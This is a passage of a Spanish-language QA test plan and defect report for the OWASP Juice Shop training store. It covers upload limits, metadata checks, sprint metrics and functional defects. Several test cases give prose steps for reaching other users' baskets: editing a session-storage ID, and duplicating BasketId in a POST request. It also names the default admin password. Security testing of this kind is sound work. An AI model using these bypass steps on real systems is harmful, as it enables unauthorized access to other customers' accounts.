Mensaje de error: El tamaño del archivo debe de ser menor a 100KB.
Post condiciones
N/A

Id caso de prueba	CP64	Estado	Cerrado
Id escenario de prueba	TS54	Prioridad	Media
Caso de prueba	Verificar que solo se permita subir archivos de extensión PDF		
Descripción			
Realizar una petición al endpoint de subida de archivo, y enviar un archivo con extensión distinta al PDF			
Pre condiciones			
Haber obtenido un token de autenticación			
Entradas			
N/A			
Pasos			
1. Configurar la petición post. 2. Agregar un archivo de extensión txt. 3. Enviar la petición.			
Resultados esperados			
Mensaje de error: Formato de archivo no permitido.			
Post condiciones			
N/A			

Id caso de prueba	CP65	Estado	Cerrado
Id escenario de prueba	TS54	Prioridad	Media
Caso de prueba	Verificar que solo se permita subir archivos de extensión PDF		
Descripción			
Realizar una petición al endpoint de subida de archivo, y enviar un archivo con un tamaño mayor a 100KB.			
Pre condiciones			
Haber obtenido un token de autenticación			
Entradas			
N/A			
Pasos			
1. Configurar la petición post. 2. Agregar un archivo de extensión PDF. con un peso mayor a 100KB			

3. Enviar la petición.
Resultados esperados
Mensaje de error: El archivo es demasiado grande, el valor maximo permitido es de 100KB.
Post condiciones
N/A

Id caso de prueba	CP66	Estado	Cerrado
Id escenario de prueba	TS55	Prioridad	Media
Caso de prueba	Verificar metadatos en los archivos de facturas.		
Descripción			
Comprobar que los archivos generados por el sistema no lleven información sensible en los metadatos.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ubicarse en la página de historial de ordenes 2. Hacer clic en imprimir confirmación de orden. 3. Descargar en archivo PDF. 4. Examinarlo con exiftool o cualquier otra herramienta. 			
Resultados esperados			
Ninguna información sensible sobre el sistema operativo, usuario que creo el archivo.			
Post condiciones			
N/A			

Id caso de prueba	CP67	Estado	Cerrado
Id escenario de prueba	TS56	Prioridad	Media
Caso de prueba	Verificar que usuarios no puedan acceder a las cestas de otros usuarios en la aplicación		
Descripción			
Debemos de cambiar la variable bid del storage, para acceder a la cesta de otra persona			
Pre condiciones			
Haber iniciado sesión			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Inspeccionar con las herramientas de desarrollo 2. Cambiar la variable bi por otro id en el Session storage 3. Recargar la página de /basket. 			

Resultados esperados			
Mensaje de error, No tiene acceso a la cesta.			
Post condiciones			
N/A			
Id caso de prueba	CP68	Estado	Cerrado
Id escenario de prueba	TS56	Prioridad	Media
Caso de prueba	Insertar productos en la cesta de otro usuario de la aplicación		
Descripción			
- Romper la validación del basketId			
Pre condiciones			
- Haber iniciado sesión			
Entradas			
Pasos			
<ol style="list-style-type: none"> 1. Realizar una petición post al endpoint /api/BasketItems/ 2. Enviar los datos del ProductId, BasketId, quantity 3. Duplicar el BasketId en el json de la petición, primero el correspondiente al nuestro y segundo el BasketId donde queremos agregar la información. 			
Resultados esperados			
- basketId no válido.			
Post condiciones			
N/A			

XIV. Implementación de las pruebas

Antes de empezar la ejecución de las pruebas se ha comprobado que se tienen listos los siguientes requisitos:

- El ambiente de pruebas debe de estar configurado lo más parecido posible al ambiente en el que estará en producción, Sistema operativo Ubuntu linux 22.04 LTS.
- PC con sistema operativo kali linux para pruebas de seguridad y windows para pruebas funcionales manuales.
- Navegadores Safari, Google Chrome, Chromium
- Herramienta Burp Suite con su navegador Chromium para Interceptar las peticiones.
- Herramientas actualizadas de fuff y sqlmap en sistema operativo kali linux.
- Datos de prueba iniciales cargados a la base de datos de los módulos de seguridad, productos, carrito, compra, ubicaciones y pagos.
- Tener listos los diseños de los casos de pruebas a ejecutar.

La elección de Kali Linux como sistema operativo para la ejecución de pruebas de seguridad se debe a su configuración previa con herramientas y datos de prueba, lo que permite una fácil y sencilla iniciación del proceso de pruebas. Entre las herramientas que se encuentran previamente configuradas se incluyen Burp Suite, Fuff y Sqlmap, definidas para el proceso de pruebas. Una vez el sistema de Kali Linux sea instalado deberá de ser actualizado junto con las herramientas ver el anexo B.

XV. Ejecución de las pruebas

15.1 Reportes

Sprint 1

Semana 1

Eficacia de los casos de prueba: 45,45 %

Cobertura de ejecución de pruebas: 84,62 %

Tasa de búsqueda de errores: 37,9 %

Revisar el anexo C para ver los cálculos del reporte.

Semana 2

Eficacia de los casos de prueba: 31,25 %

Cobertura de ejecución de pruebas: 100 %

Tasa de búsqueda de errores: 45,71%

Revisar el anexo D para ver los cálculos del reporte.

Sprint 2

Semana 1

Eficacia de los casos de prueba: 83,33 %

Cobertura de ejecución de pruebas: 85,71 %

Tasa de búsqueda de errores: 35,29 %

Revisar el anexo E para ver los cálculos del reporte.

Semana 2

Eficacia de los casos de prueba: 85,71 %

Cobertura de ejecución de pruebas: 100,00 %

Tasa de búsqueda de errores: 30,43 %

Revisar el anexo F para ver los cálculos del reporte.

Sprint 3

Semana 1

Eficacia de los casos de prueba: 33,33 %

Cobertura de ejecución de pruebas: 100,00 %

Tasa de búsqueda de errores: 33,33 %

Revisar el anexo G para ver los cálculos del reporte.

Semana 2

Eficacia de los casos de prueba: 83.33 %

Cobertura de ejecución de pruebas: 100,00 %

Tasa de búsqueda de errores: 35,29 %

Revisar el anexo H para ver los cálculos del reporte.

Sprint 4

Para este sprint de robustez se llevaron a cabo pruebas exploratorias utilizando las técnicas de penetración correspondiente al final de este se encontraron, un total de 11 defectos.

15.2 Defectos

Sprint 1


ID	D001	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP04	Probador	Lucy Montoya
Título	No se muestra un mensaje indicando que se ingrese los campos vacíos para iniciar sesión.		
Elemento	Módulo seguridad		
Descripción	Al momento de dejar los campos del formulario vacíos no se muestran los mensajes indicando que el usuario debe ingresar los datos solicitados.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Dejar vacíos los campos obligatorios solicitados en el formulario 			
Resultados esperados			
<ul style="list-style-type: none"> - Los bordes del campo vacío se muestran de color rojo y se muestra un mensaje debajo del campo vacío que diga: por favor, ingrese *nombre del campo vacío*. 			

- El botón de iniciar sesión permanece deshabilitado para que el usuario no pueda iniciar sesión.

Resultado real

- Los bordes del campo vacío se muestran de color rojo pero no se muestra ningún mensaje.
- El botón de iniciar sesión permanece deshabilitado para que el usuario no pueda iniciar sesión.

Capturas de pantalla



ID	D002	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP07	Probador	Víctor Martínez
Título	El formulario para registrar un nuevo usuario acepta contraseñas no válidas.		
Elemento	Módulo seguridad		
Descripción	Al registrar un nuevo usuario y se ingresa una contraseña con más de 40 caracteres, la contraseña es aceptada.		

Pasos para reproducir

1. Ingresar a la página de registro
2. Ingresar los datos solicitados en el formulario con una contraseña que contenga 4 caracteres o 41 caracteres.
3. Repetir la contraseña
4. Seleccionar una pregunta de seguridad
5. Ingresar una respuesta a la pregunta de seguridad seleccionada

Resultados esperados

- Los bordes del campo contraseña se muestran en color rojo y debajo del campo un mensaje que dice "La contraseña debe tener una longitud entre 5-40 caracteres".
- El botón de registrarse debe permanecer deshabilitado para que el usuario no pueda registrarse.

Resultado real

Al ingresar una contraseña que contiene 41 caracteres el campo no se resalta de color rojo y no se muestra ningún mensaje y el botón para registrarse se habilita.

Capturas de pantalla

ID	D003	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP08	Probador	Víctor Martínez
Título	Registro de usuario con correo que ya ha sido registrado.		
Elemento	Módulo seguridad		
Descripción	Al momento de registrar un nuevo usuario y se registra con un correo electrónico que ya existe, el sistema permite que se registre nuevamente.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Ingresar correo electrónico que ya haya sido registrado anteriormente. 3. Ingresar los demás datos solicitados en el formulario 4. Dar clic en el botón registrarse 			
Resultados esperados			


El usuario no debe ser registrado y se debe un mensaje en el formulario que diga “El correo electrónico debe de ser único”.

Resultado real

El usuario se registra de manera exitosa.

Capturas de pantalla

Datos del usuario ya registrado



The screenshot shows a registration form with the following fields and elements:

- Titulo:** Registro
- Dirección de correo *:** test@gmail.com
- Contraseña *:** [Redacted with dots]
- Repetición de contraseña *:** [Redacted with dots]
- Mostrar ayuda para contraseña:** Toggle switch is turned on.
- Pregunta de seguridad *:** ¿Nombre de la abuela paterna? (dropdown menu)
- Respuesta *:** Ana

Additional feedback messages are visible:

- Below the password field: *La contraseña debe tener una longitud entre 5-40 caracteres. 10/20*
- Below the security question dropdown: *¡Esto no puede cambiarse más adelante!*

Datos del nuevo usuario a registrar

Registro

Dirección de correo *

Contraseña *

La contraseña debe tener una longitud entre 5-40 caracteres. 14/20

Repita la contraseña *

14/40

Mostrar ayuda para contraseña

Pregunta de seguridad *

¿El segundo nombre de tu hermano/a mayor? ▼

¡Esto no puede cambiarse más adelante!

Respuesta *

Mensaje de confirmación

Registro completado con éxito. Ahora puedes iniciar sesión. X

ID	D004	Estado	Cerrado
Gravedad	baja	Prioridad	baja
Referencia	CP12	Probador	Víctor Martínez
Título	No se muestra la opción para iniciar sesión con Google		
Elemento	Módulo seguridad		
Descripción	Al estar en la página de inicio de sesión no se muestra un botón para iniciar sesión con Google.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Seleccionar la opción “Iniciar sesión con Google” 			
Resultados esperados			
Se muestra un botón para que el usuario pueda ser redireccionado a la página de cuentas de Google y seleccione una cuenta para iniciar sesión correctamente en la aplicación.			
Resultado real			

Solo se muestra la opción de iniciar sesión con correo y contraseña.

Capturas de pantalla

ID	D005	Estado	Cerrado
Gravedad	Alta	Prioridad	Media
Referencia	CP14	Probador	Víctor Martínez
Título	Los campos y botón del formulario para recuperar contraseña permanecen habilitados al ingresar un correo electrónico no registrado.		
Elemento	Módulo seguridad		
Descripción	Al momento de recuperar contraseña e ingresar un correo electrónico que no existe en la base de datos, los campos del formulario “olvidó contraseña” permanecen habilitados junto con el botón para cambiarla y al hacer clic en el botón se muestra [object Obect].		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Hacer clic en “¿ha olvidado su contraseña?” 3. Ingresar correo electrónico no válido en el formulario 			
Resultados esperados			
Los campos de pregunta de seguridad, nueva contraseña y repita la nueva contraseña, y el botón “cambiar” permanecen deshabilitados para que el usuario no pueda cambiar la contraseña.			

Resultado real

Los campos y el botón cambiar permanecen habilitados. Y al hacer clic en el botón de cambiar se muestra [object Object] en el formulario.

Capturas de pantalla

Olvidó su contraseña

[object Object]

Dirección de correo *

juan@gmail.com ?

Pregunta de seguridad ?

Nueva contraseña

La contraseña debe tener una longitud entre 5-40 caracteres. 0/20

Repita la nueva contraseña 0/20

Mostrar ayuda para contraseña

ID	D006	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP18	Probador	Carlos Paredes
Título	Al ingresar la contraseña actual y no coincide con la contraseña del usuario en sesión, la nueva contraseña se cambia correctamente.		
Elemento	Módulo seguridad		
Descripción	Al momento de cambiar la contraseña del usuario en sesión, si se ingresa una contraseña que no coincide con la del usuario en sesión, esta se cambia correctamente.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Colocar el cursor en la opción de privacidad y seguridad, y seleccionar la opción Cambiar contraseña. 3. Ingresar los datos solicitados en el formulario, con la contraseña actual incorrecta <ol style="list-style-type: none"> a. Correo del usuario: admin@juice-sh.op, contraseña actual: admin123 b. Contraseña actual ingresada: administrador12345 			

c. Nueva contraseña: AdJuice_99

4. Dar clic en el botón cambiar

Resultados esperados

La contraseña no se cambia y se muestra en el formulario un mensaje que dice “La contraseña actual no es correcta”.

Resultado real

La contraseña se cambia correctamente y se muestra en el formulario un mensaje que dice “La contraseña ha sido cambiada correctamente.”

Capturas de pantalla



ID	D007	Estado	Cerrado
Gravedad	Media	Prioridad	Alta
Referencia	CP22	Probador	Carlos Paredes
Título	Se inicia sesión sin solicitar el código 2FA después de haberlo configurado.		
Elemento	Módulo seguridad		
Descripción	Luego de haber configurado el doble factor de autenticación e iniciar sesión, la aplicación inicia sesión sin solicitar el código 2FA.		
Pasos para reproducir			
Precondiciones:			
<ul style="list-style-type: none"> - Tener una cuenta válida - Tener activa la configuración 2FA - Haber ingresado correo y contraseña válidas en el formulario de inicio de sesión 			
Pasos:			

1. Hacer clic en el botón de iniciar sesión en la pantalla de inicio de sesión para ingresar al formulario de autenticación de dos factores
2. Ingresar el código 2FA (token) válido
3. Hacer clic en iniciar sesión

Resultados esperados


El usuario inicia sesión en la aplicación correctamente y es redireccionado a la página de inicio de la aplicación.

Resultado real


No se muestra el formulario de autenticación de dos factores para ingresar el código 2FA y el usuario inicia sesión sin ingresar el código.

Capturas de pantalla


Configuración habilitada




Ingresando a la aplicación




Se inicia correctamente sin solicitar el código 2FA




ID	D008	Estado	Cerrado
Gravedad	Baja	Prioridad	Media
Referencia	CP23	Probador	Lucy Montoya
Título	No se muestra el precio de los productos en el catálogo de productos		
Elemento	Módulo productos		
Descripción	Al momento de entrar al catálogo de los productos se muestra su imagen y nombre, pero no el precio.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ver los productos que están en el catálogo 			
Resultados esperados			
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, su precio, si el producto es un jugo se muestra la cantidad en ml.			
Resultado real			
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, pero no el precio.			
Capturas de pantalla			




ID	D009	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP24	Probador	Víctor Martínez
Título	No se muestra la opción “agregar al carrito de compras” ni el precio del producto en el catálogo si el usuario ha iniciado sesión.		
Elemento	Módulo productos		
Descripción	Al ingresar al catálogo de productos cuando el usuario ha iniciado sesión los productos no muestran la opción para agregarlos al carrito de compra y tampoco se muestra el precio del producto.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ver los productos que están en el catálogo 			
Resultados esperados			
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, su precio una opción para agregar al carrito, si el producto es un jugo se muestra la cantidad en ml.			
Resultado real			
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, pero no se muestra la opción para agregar al carrito, ni tampoco su precio.			
Capturas de pantalla			






















ID	D010	Estado	Cerrado
Gravedad	Baja	Prioridad	Media
Referencia	CP25	Probador	Carlos Paredes
Título	No se muestra la opción para paginar los productos		
Elemento	Módulo productos		
Descripción	En el catálogo de productos no se muestra la opción para paginar los productos en 12, 24 o 36 productos por página.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ir al final de la página 			
Resultados esperados			
<p>Se muestra la opción de paginar productos y dependiendo de la opción los productos se muestran de la siguiente manera:</p> <ul style="list-style-type: none"> - Si se tiene una paginación de 12 se muestran 3 columnas y 4 filas de productos - Si se tiene una paginación de 24 se muestran 3 columnas y 8 filas de productos - Si se tiene una paginación de 36 se muestran 3 columnas y 12 filas de productos. 			
Resultado real			
Al ir al final de la página no se muestra la opción para paginar los productos, solo se muestra la cantidad de productos.			
Capturas de pantalla			




Sprint 2

ID	D011	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP27	Probador	Lucy Montoya
Título	No se muestra un mensaje si no se encuentran resultados de la búsqueda.		
Elemento	Módulo productos		
Descripción	Al ingresar un criterio de búsqueda que no coincide con ningún producto, no muestra ningún mensaje, solo se muestra la pantalla de resultados vacía.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Dar clic en el ícono de lupa 3. Ingresar el criterio de búsqueda que no coincide con ningún producto, dato probado: computadora. 4. Presionar la tecla Intro. 			
Resultados esperados			
Se muestra un mensaje que dice “No se encontraron resultados, Pruebe ajustar sus criterios de búsqueda para encontrar lo que está buscando”			
Resultado real			
No se muestra ningún mensaje, solo la pantalla de resultados sin ningún resultado.			
Capturas de pantalla			
			

ID	D012	Estado	Cerrado
Gravedad	Alta	Prioridad	Alta
Referencia	CP28	Probador	Víctor Martínez
Título	El contador del carrito de compras no se incrementa		

Elemento	Módulo carrito de compra															
Descripción	Al agregar productos al carrito de compras no se incrementa el número del contador de la cesta.															
Pasos para reproducir																
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Hacer clic en la opción de “Agregar a carrito de compras” de cualquier producto del catálogo 																
Resultados esperados																
<ul style="list-style-type: none"> - El producto se agrega correctamente al carrito de compras y se muestra un mensaje indicando el nombre del producto y que ha sido añadido a su cesta. - Se incrementa el contador de los productos agregados. 																
Resultado real																
<ul style="list-style-type: none"> - El producto se agrega correctamente al carrito de compras y se muestra un mensaje indicando el nombre del producto y que ha sido añadido a su cesta. - El contador no se incrementa 																
Capturas de pantalla																
<p>Carrito de compras</p>  <p>Su Cesta (admin@juice-sh.op)</p> <table border="1"> <tbody> <tr> <td></td> <td>Jugo de manzana (1000ml)</td> <td>- 2 +</td> <td>1.99</td> <td></td> </tr> <tr> <td></td> <td>Jugo de naranja (1000ml)</td> <td>- 3 +</td> <td>2.99</td> <td></td> </tr> <tr> <td></td> <td>Jugo de toronja (500ml)</td> <td>- 1 +</td> <td>8.99</td> <td></td> </tr> </tbody> </table>			Jugo de manzana (1000ml)	- 2 +	1.99			Jugo de naranja (1000ml)	- 3 +	2.99			Jugo de toronja (500ml)	- 1 +	8.99	
	Jugo de manzana (1000ml)	- 2 +	1.99													
	Jugo de naranja (1000ml)	- 3 +	2.99													
	Jugo de toronja (500ml)	- 1 +	8.99													
Contador del carrito																



ID	D013	Estado	Cerrado
Gravedad	Bajo	Prioridad	Bajo
Referencia	CP29	Probador	Carlos Paredes
Título	El precio de los productos no está escrito correctamente		
Elemento	Módulo carrito de compras		
Descripción	Estando en la cesta de compras la cantidad de precio unitario no muestra el símbolo de dólar.		

Pasos para reproducir

1. Hacer clic en la opción “su cesta” del menú

Resultados esperados

Se muestra una lista de productos con la siguiente información


- Imagen de referencia del producto
- Cantidad agregada de cada producto con la opción de agregar y quitar productos
